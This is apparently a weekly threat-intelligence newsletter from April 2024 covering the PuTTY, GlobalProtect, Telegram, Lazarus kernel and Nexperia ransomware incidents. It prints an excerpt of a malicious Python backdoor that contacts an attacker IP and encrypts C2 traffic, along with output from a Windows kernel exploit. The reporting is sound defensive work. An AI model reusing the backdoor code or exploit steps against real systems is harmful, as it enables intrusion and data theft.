

Threat Intel Roundup: Putty, Nexperia, GlobalProtect, Palo Alto

Week in Overview[9 Apr-16 Apr] - 2024



THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

Title: Elastic Universal Profiling Agent Goes Open Source Under Apache 2 License

Summary: Elastic, a leader in the field of observability solutions, has made a significant announcement: the release of their Universal Profiling agent as an open-source project under the Apache 2 license. This move aims to democratize access to continuous profiling, offering benefits beyond performance optimization. By fostering collaboration and innovation within the community, Elastic seeks to unlock new possibilities for whole-system profiling and its role in observability and OpenTelemetry.

Title: Unveiling Malicious Python over WebDAV: A Guest Post Analysis

Summary: A guest post by cybersecurity expert @4ayymm sheds light on a concerning trend: the use of Python commands and scripts for malicious activities over WebDAV. The post outlines a delivery sequence wherein adversaries exploit vulnerabilities to execute malicious Python scripts, posing risks to users' systems. Detection opportunities and indicators of compromise (IOCs) are highlighted, emphasizing the importance of vigilance and robust security measures.

Title: Nexperia, Chinese-Owned Semiconductor Giant, Grapples with Ransomware Attack

Summary: Nexperia, a major semiconductor company owned by a Chinese entity, faces a ransomware attack, prompting concerns about the security of its IT infrastructure. The breach, revealed after confidential documents were leaked on a darknet site, underscores the evolving cyber threats facing multinational corporations. The incident adds to Nexperia's challenges, including previous controversies surrounding its acquisition of Newport Wafer Fab in the U.K.

Title: Mitigating PuTTY CVE-2024-31497 Vulnerability: Understanding the Risks and Solutions

Summary: A severe security flaw, CVE-2024-31497, is discovered in the popular SSH client PuTTY, impacting a wide range of software. The vulnerability weakens private keys used in the ECDSA algorithm, posing risks to users' authentication credentials. The incident highlights the importance of patching vulnerable systems and implementing robust security measures to mitigate the risk of exploitation.

Title: Telegram Windows Desktop Zero-Day Vulnerability Patched: Unveiling the Fix and Impact

Summary: Telegram addresses a zero-day vulnerability in its Windows desktop application, which could have been exploited to bypass security warnings and execute Python scripts. The patch mitigates potential risks associated with the vulnerability, emphasizing the importance of prompt updates and proactive security measures. The incident highlights the ongoing efforts to safeguard users against emerging cyber threats.

Title: Palo Alto Networks Mitigates Zero-Day Threat as Attackers Exploit VPN Vulnerability

Summary: Palo Alto Networks responds to a zero-day vulnerability affecting its GlobalProtect VPN product, which was exploited by threat actors following its disclosure. The company releases hotfixes to address the vulnerability, signaling urgency in patching affected systems. The incident underscores the need for swift action and collaboration to mitigate the impact of zero-day vulnerabilities on organizations and users.

Title: Unveiling the GlobalProtect CVE-2024-3400 Zero-Day Exploitation: Insights from Volexity

Summary: Security firm Volexity reveals insights into the exploitation of the GlobalProtect CVE-2024-3400 zero-day vulnerability. The threat actor, identified as UTA0218, attempted to install a custom Python backdoor on firewalls using the GlobalProtect VPN, enabling them to execute additional commands. The incident highlights the sophistication of cyber threats and the importance of robust security measures.

Title: Unveiling the Threat: CVE-2024-21338 Exploited by Lazarus Group

Summary: The Lazarus Group exploits CVE-2024-21338, a vulnerability in the Windows kernel, to gain deep system-level control and disable security tools. The attack, facilitated by an updated version of the FudModule rootkit, underscores the ongoing threat posed by state-backed threat actors. The incident emphasizes the need for proactive defense measures and collaboration among cybersecurity experts.

Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Elastic Universal Profiling Agent Goes Open Source Under Apache 2 License
- Unveiling Malicious Python over WebDAV: A Guest Post Analysis
- Nexperia, Chinese-Owned Semiconductor Giant, Grapples with Ransomware Attack
- Telegram Windows Desktop Zero-Day Vulnerability Patched: Unveiling the Fix and Impact
- Palo Alto Networks Mitigates Zero-Day Threat as Attackers Exploit VPN Vulnerability
- Unveiling the GlobalProtect CVE-2024-3400 Zero-Day Exploitation: Insights from Volexity
- Unveiling the Threat: CVE-2024-21338 Exploited by Lazarus Group
- Mitigating PuTTY CVE-2024-31497 Vulnerability: Understanding the Risks and Solutions



Vulnerability of the Week

PaloAlto CVE-2024-3400

In a swift response to the emergence of a critical zero-day vulnerability affecting its GlobalProtect VPN product, Palo Alto Networks has released urgent fixes to stem the tide of attacks targeting the flaw. Designated as CVE-2024-3400 and carrying the highest severity score possible, this vulnerability has become a focal point for cyber threats, prompting a concerted effort from security experts to mitigate its impact and safeguard vulnerable systems.

Security firm Volexity, credited with discovering the vulnerability, has indicated a high likelihood of state-backed threat actors exploiting the flaw, with the first attacks dating back to at least March 26. Palo Alto Networks has acknowledged the existence of a limited number of attacks, while Volexity has detailed six incidents in which the bug was initially exploited.

Since the disclosure of the vulnerability, attackers have descended upon it with fervor, seeking to capitalize on its potential for exploitation. Thousands of vulnerable instances of the GlobalProtect VPN tool have been identified exposed to the internet worldwide, with threat actors, possibly associated with groups like BianLian/Lazarus, actively targeting the vulnerability.


Yaron Kassner, co-founder of cybersecurity firm Silverfort, highlights the significance of the vulnerability as it pertains to network security. Accessible from the internet, compromised devices present attackers with a gateway into victim networks, facilitating lateral movement and enabling the extraction of sensitive assets. Silverfort has observed heightened attacker activity following the publication of CVE-2024-3400, underscoring the urgency of addressing the vulnerability.

The Cybersecurity and Infrastructure Security Agency (CISA) has swiftly added the VPN flaw to its list of known exploited vulnerabilities, emphasizing the imperative for federal agencies to promptly patch affected systems. Palo Alto Networks' security team, Unit 42, attributes the initial targeting of the vulnerability to a single threat actor but warns of the potential for additional threat actors to exploit it in the future.

https://twitter.com/TheRecord_Media/status/1779914499157303489



Art of Detection



```

from os import popen
try:
    popen("start \\172.114.170.118@M:\documents\pict\13.png")
except:
    pass
import socket
import threading
import string
import os
import time
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import random

username = os.popen("whoami").read()
BUFFER_SIZE = 4096
SEPARATOR = "*"SEPARATOR*"
CONN = True

def enc_msgs(msg, key):
    try:
        cyphery = AES.new(key.encode(), AES.MODE_CBC, key.encode())
        cyphery_block = 16
        if type(msg) != bytes:
            msg = msg.encode()
        return cyphery.encrypt(pad(msg, cyphery_block))
    except:

```

https://twitter.com/anyrun_app/status/1778421366468825194

Today, we're honored to feature a guest post from cybersecurity expert @4ayymm, shedding light on a concerning trend: the utilization of Python commands and scripts for malicious purposes, particularly over WebDAV (T1059.006). This nefarious technique allows adversaries to exploit vulnerabilities in users' systems, highlighting the critical need for vigilance and robust detection mechanisms.

The Delivery Sequence:

- 1 **Embed Malicious JavaScript:** Adversaries embed malicious JavaScript within websites, enticing users to unwittingly open a file.
- 2 **Enable Remote Connection:** Through manipulation, users are coerced into enabling a remote connection using the 'search-ms' function.
- 3 **Connect to WebDAV Directory:** This connection leads users to a WebDAV directory hosted on an external server, providing attackers with a gateway into the system.
- 4 **Disguise LNK File:** Within the WebDAV directory, a LNK shortcut file masquerades as a harmless PDF document, lulling users into a false sense of security.
- 5 **Open LNK File:** Upon opening the LNK file, communication is established with a remote Python binary for Windows, initiating the execution process.
- 6 **Execute Malicious Script:** The Python binary executes a malicious Python script hosted remotely, enabling adversaries to infiltrate and compromise the system.

Detection Opportunities:


- 🔍 **Monitor Remote UNC Paths:** Vigilantly monitor connections to remote UNC paths, as they may serve as conduits for malicious activity.
- 🔍 **Monitor for Remote Execution over UNC Paths:** Keep a watchful eye for any instances of remote execution occurring over UNC paths, indicative of potential malicious behavior.

Indicators of Compromise (IOCs):


- mfa-files[.]firstcloudit[.]com
- postfix-mail[.]firstcloudit[.]com
- *[.]firstcloudit[.]com
- kjskrvmwerffssd[.]kozow[.]com
- 172[.]114[.]170[.]18



Malware or Ransomware



Dunghill Leak



Nexperia

Nexperia
<https://nexperia.com>
<https://www.zoominfo.com/c/nexperia/401041067>

Headquartered in the Netherlands, Nexperia is a global semiconductor company with a rich European history and more than 15,000 employees in Europe, Asia and the United States. As a leading expert in the design and manufacture of mission-critical semiconductors, Nexperia components provide the basic functionality for virtually every electronic device in the world - from automotive and industrial to mobile and consumer applications.

Date: 10.04.2024
Status: Coming soon
Views: 1

[Read More](#)

<https://twitter.com/AlexMartin>

Nexperia, a prominent semiconductor company headquartered in the Netherlands and owned by a Chinese entity, finds itself embroiled in a cybersecurity crisis following a ransomware attack. The breach, revealed after a ransomware group purportedly leaked stolen confidential documents on a darknet extortion site, has prompted an urgent investigation by the company and raised concerns about the security of its IT infrastructure.

In a late-week statement, Nexperia acknowledged the unauthorized access to certain IT servers in March 2024, emphasizing that the incident's nature and the hackers' intentions remain unclear. To shed light on the breach, Nexperia has enlisted the expertise of Fox-IT, a renowned cybersecurity firm, to conduct a comprehensive investigation.

The ransomware group, identified as Dunghill Leak, listed Nexperia among its victims on a darknet site, showcasing a trove of stolen documents as evidence of the breach. Among the compromised data are sensitive legal and technical documents, along with an employee's passport photo, underscoring the severity of the intrusion and the potential risks posed to the company's operations and stakeholders.


This incident compounds Nexperia's recent challenges, including its contentious acquisition of the U.K.'s largest microprocessor factory, Newport Wafer Fab, amidst the global semiconductor supply shortage. The acquisition, facilitated by Nexperia's Chinese parent company, Wingtech Technology, sparked concerns among British authorities regarding national security implications.

In response to these concerns, the British government mandated Nexperia to divest a significant portion of its ownership in Newport Wafer Fab, citing potential risks associated with technology transfer and the erosion of U.K. capabilities. Nexperia complied with the directive, ultimately selling Newport Wafer Fab to Vishay Intertechnology, an American firm, for \$177 million.

The ransomware attack on Nexperia underscores the escalating cyber threats facing multinational corporations and highlights the critical importance of robust cybersecurity measures. As Nexperia navigates the fallout from the breach, stakeholders remain vigilant, emphasizing the imperative of proactive risk management and resilience-building strategies to mitigate the impact of cyber incidents on business continuity and reputation.



TTP Analysis




In a recent revelation that sent shockwaves through the cybersecurity community, Volexity, a prominent threat intelligence firm, uncovered a zero-day exploitation targeting a critical vulnerability within GlobalProtect, marked as CVE-2024-3400. This exploit, orchestrated by the threat actor UTA0218, underscores the persistent and evolving nature of cyber threats, posing significant risks to organizations relying on Palo Alto Networks' GlobalProtect VPN solution.

The crux of the exploit lies in the unauthenticated remote code execution vulnerability within GlobalProtect, providing malicious actors with a foothold to infiltrate and compromise network infrastructure. UTA0218, leveraging this exploit, endeavored to implant UPSTYLE, a bespoke Python-based backdoor, onto the firewall. Once embedded, UPSTYLE empowers adversaries with the capability to execute arbitrary commands on the compromised device, thereby perpetuating further nefarious activities with impunity.

The ramifications of such an exploit are profound and far-reaching, with potential consequences ranging from data exfiltration to system disruption and beyond. As organizations grapple with the aftermath of this breach, the imperative lies in swift and decisive action to mitigate the risks posed by CVE-2024-3400 and thwart future incursions by threat actors of similar ilk.

<https://twitter.com/virusbtn/status/1779809852820275236>



 **0Day**

<https://twitter.com/akaclandestine/status/1778873379069772241>

Recently, Telegram swiftly addressed a zero-day vulnerability identified in its Windows desktop application, mitigating potential risks associated with security bypasses and unauthorized Python script executions. The vulnerability, initially rumored to facilitate remote code execution (RCE) through zero-click exploits, spurred concerns within the cybersecurity community before Telegram dispelled the allegations as likely hoaxes.


Despite initial skepticism from Telegram, subsequent reports revealed the existence of a proof-of-concept exploit shared on hacking forums, exploiting a typo in the source code of Telegram for Windows. This flaw enabled threat actors to send Python .pyzw files disguised as shared videos, bypassing security warnings and automatically executing scripts upon user interaction.

Telegram promptly acknowledged the issue and deployed a server-side fix to rectify the vulnerability, ensuring that even users with Python installed on their Windows devices are protected from unintended script executions. Contrary to earlier reports of zero-click exploits, the vulnerability required user interaction, mitigating its impact on the majority of Telegram's user base.

The fix addressed the erroneous file extension association for Python scripts, rectifying the typo in Telegram's codebase to correctly identify and handle .pyzw files. With this correction in place, users are safeguarded against inadvertent script executions, bolstering the security posture of Telegram's Windows desktop application.

Notably, the vulnerability stemmed from Telegram's handling of unknown file types, which bypassed security warnings typically triggered for executable files. By associating the .pyzw extension with Python executables, attackers exploited this oversight to orchestrate script executions, underscoring the importance of stringent file validation mechanisms in mitigating similar vulnerabilities in the future.

Moving forward, Telegram remains committed to prioritizing user security and fortifying its platforms against emerging threats. While the incident underscores the inherent challenges in software development and security maintenance, Telegram's proactive response and swift remediation efforts exemplify their dedication to safeguarding user privacy and integrity.

 **1Day**

<https://twitter.com/Dinosn/status/1780082147224670411>

A significant security flaw, CVE-2024-31497, has recently been unearthed in the widely-used SSH client PuTTY, sending ripples of concern throughout the cybersecurity community. This flaw, impacting PuTTY versions 0.68 to 0.80, strikes at the heart of cryptographic integrity, posing grave risks to users who rely on ECDSA NIST P-521 keys for authentication. Discovered by esteemed security researchers Fabian Bäumer and Marcus Brinkmann from Ruhr University Bochum, the vulnerability exposes a fundamental weakness in PuTTY's random value generation process within the ECDSA signature mechanism.

At the core of the issue lies the biased randomness in generating nonces for ECDSA signatures in the NIST P-521 configuration. Exploiting this bias, adversaries can reconstruct compromised private keys with alarming ease, requiring as little as 60 signatures collected from the compromised key. The implications of such a vulnerability are dire, extending beyond PuTTY to encompass a spectrum of related software tools, including FileZilla, WinSCP, TortoiseGit, and TortoiseSVN.

The risk landscape is vast and inclusive, encompassing any individual or organization leveraging the affected versions of PuTTY or its associated software for SSH authentication with ECDSA NIST P-521 keys. Attack vectors are diverse, with attackers potentially accessing signatures by infiltrating SSH servers users connect to briefly or through public sources where keys are utilized, such as signed Git commits.

The consequences of a compromised private key are profound and far-reaching. With the ability to impersonate users, attackers can infiltrate servers and systems where the compromised key is employed for authentication. Even after patching the vulnerability, the damage persists, as previously exposed keys remain permanently compromised, leaving users vulnerable to exploitation and unauthorized access.





Trending Exploit

```
Administrator: Command Prompt
Process created successfully.
The process is not running as NT AUTHORITY\LOCAL SERVICE.
[+] Stealing token from process #2924.
Process created successfully.
The process is running as NT AUTHORITY\LOCAL SERVICE.
[+] Windows version: 10.0 Build 22621
[^] Trying to open a handle to \Device\AppID
[+] Opened a handle successfully 00000000000000E8
[*] Leaking the current ETHREAD address
[+] Leaked ETHREAD address: 0xFFFFAD8F67CB7080
    [*] ExpProfileDelete function found in the PAGE section of ntoskrnl.exe.
    [*] Starting address of ExpProfileDelete: 0x00007FF75B762011
    [*] Relative offset of ExpProfileDelete: 0x0000000000A02011
[+] Our Thread PreviousMode Kernel Address => FFFFAD8F67CB72B2
[+] FILE_OBJECT Address => FFFFAD8F6796A7C0
[+] CFG Gadget Kernel Base Address => FFFF80763200000
[+] CFG Gadget User Base Address => 00007FF75AD60000
[+] CFG Gadget Address => FFFF80763C02011
[*] Sending the request to trigger the bug
[+] Sent the request successfully
[+] Request Successful!
[+] Checking PreviousMode...
[*] PreviousMode => 0
[+] Exploit Done!
[+] Starting cleanup...
[+] Cleanup Done!
[+] Press Enter To End!
```

https://twitter.com/the_yellow_fall/status/1780060431606018097

Recent revelations in the cybersecurity realm have uncovered a deeply concerning zero-day vulnerability, CVE-2024-21338, exploited by the state-backed Lazarus hacking group. This flaw, nestled within the core of the Windows kernel, presents a formidable threat, granting attackers unfettered access to system-level controls and the ability to circumvent security measures with alarming efficacy.

The exploitation of CVE-2024-21338 marks a significant escalation in Lazarus Group's capabilities, as they leveraged this vulnerability to engineer a read/write kernel primitive through an updated iteration of their notorious FudModule rootkit. This sophisticated exploit, characterized by its adeptness at evading detection, represents a substantial advancement in Lazarus Group's arsenal of cyber weaponry.

Central to the exploit is the manipulation of the Windows kernel's Input and Output Control (IOCTL) dispatcher within the appid.sys driver, a maneuver that deceives the kernel into executing malicious code, thus circumventing built-in security checks. The ramifications of this exploit are dire, as it furnishes Lazarus Group with the means to disable security tools, including stalwarts like Microsoft Defender and CrowdStrike Falcon, thereby facilitating clandestine activities with impunity.

Avast's meticulous analysis of the updated FudModule rootkit has unveiled a host of enhancements, accentuating its stealth and functionality. Notably, the rootkit now boasts the capability to suspend processes shielded by Protected Process Light (PPL) by deftly manipulating handle table entries. Furthermore, it employs selective disruption strategies through Direct Kernel Object Manipulation (DKOM) and has refined methods to subvert Driver Signature Enforcement and Secure Boot mechanisms, cementing its status as a formidable cyber threat.



The Topic of the Week



<https://twitter.com/elastic/status/1779964164665913541>

We are excited to announce a significant milestone in our commitment to open source at Elastic: the release of the Elastic Universal Profiling agent as an open-source project under the Apache 2 license. This move democratizes access to whole-system continuous profiling, unlocking a wealth of benefits for businesses and the broader community.

Why Open Source?

At Elastic, open source is ingrained in our DNA. We recognize the transformative potential of whole-system continuous profiling, extending beyond performance optimization to areas such as cost management and environmental sustainability. By making the Universal Profiling agent open source, we empower organizations of all sizes to leverage hyper-scaler efficiency and drive innovation in observability.

Benefits for Customers

Our customers have been instrumental in shaping the Universal Profiling agent since its inception. With the transition to open source, customers stand to benefit from enhanced collaboration and innovation within the community. This move paves the way for novel integrations and use cases, enabling organizations to extract even greater value from their profiling data within the Elastic Observability ecosystem.

Integration with OpenTelemetry

In addition to open-sourcing the agent, we are committed to contributing it to the OpenTelemetry project. By implementing the experimental OTel Profiling protocol, we enable seamless communication between the Universal Profiling agent and OpenTelemetry backends. This integration unlocks advanced features, such as correlating profiling data with distributed traces, providing unparalleled insights into application performance.



cat /etc/HADESS

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Threat Radar
WWW.THREATRADAR.NET